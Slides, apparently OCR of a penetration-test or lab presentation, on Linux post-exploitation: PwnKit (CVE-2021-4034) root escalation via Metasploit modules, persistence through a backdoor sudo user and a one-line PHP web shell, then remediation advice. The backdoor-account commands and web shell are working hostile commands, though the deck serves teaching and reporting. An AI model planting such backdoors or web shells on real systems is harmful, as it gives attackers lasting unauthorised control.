
### High Impact


Easy to exploit, leading to full root access.

Made with GAMMA

# Achieving Root Access

The PwnKit vulnerability grants full root privileges, a critical step in post-exploitation.





# Privilege Escalation with Metasploit

1

## Open MSF Session

Trigger a reverse shell via command injection using `exploit/multi/handler` and `linux/x64/shell_reverse_tcp`.

2

## Exploit PolicyKit

Utilize the `exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec` module, which requires an active session.

Made with GAMMA


# Root Access Achieved

With the successful exploitation of PwnKit, we have gained complete administrative control over the system.

# Root Access

Made with GAMMA

# Persistence

Persistence ensures continued access, even if the initial vulnerability is patched or the system is rebooted.

# Backdoor User Account

Creating a hidden user account with sudo privileges provides a robust persistence mechanism.

```
useradd -m -s /bin/bash depi
```

```
usermod -aG sudo depi
```

Made with GAMMA

# Creating Web Shells

A web shell offers remote command execution capabilities through a web interface, maintaining access.

```
echo '<?php system($_GET["cmd"]); ?>' > /var/www/html/shell.php
```

# Summary of Post-Exploitation

## Enumeration

Identified SUID binaries like pkexec.

## Exploitation

Leveraged CVE-2021-4034 (PwnKit) for root.

## Root Access

Achieved full control of the system.

## Persistence

Established backdoor user and web shells.

# Remediation

### Immediate Patching

Prioritize patching known vulnerabilities, especially CVE-2021-4034 (PwnKit) and other RCE-related flaws.

### Input Validation & Sanitization

Implement robust input validation for all user-supplied data to prevent SQLi, LFI, and command injection.

### Output Encoding

Ensure proper output encoding to mitigate XSS and other client-side injection attacks.

### Access Control Review

Enforce strict access controls (e.g., least privilege) to prevent IDOR and unauthorized data access.

### Secure Redirects

Implement a whitelist for all redirect URLs to prevent Open Redirect vulnerabilities.

### Regular Security Audits

Conduct frequent penetration tests and code reviews to identify and remediate new vulnerabilities proactively.

# Thank You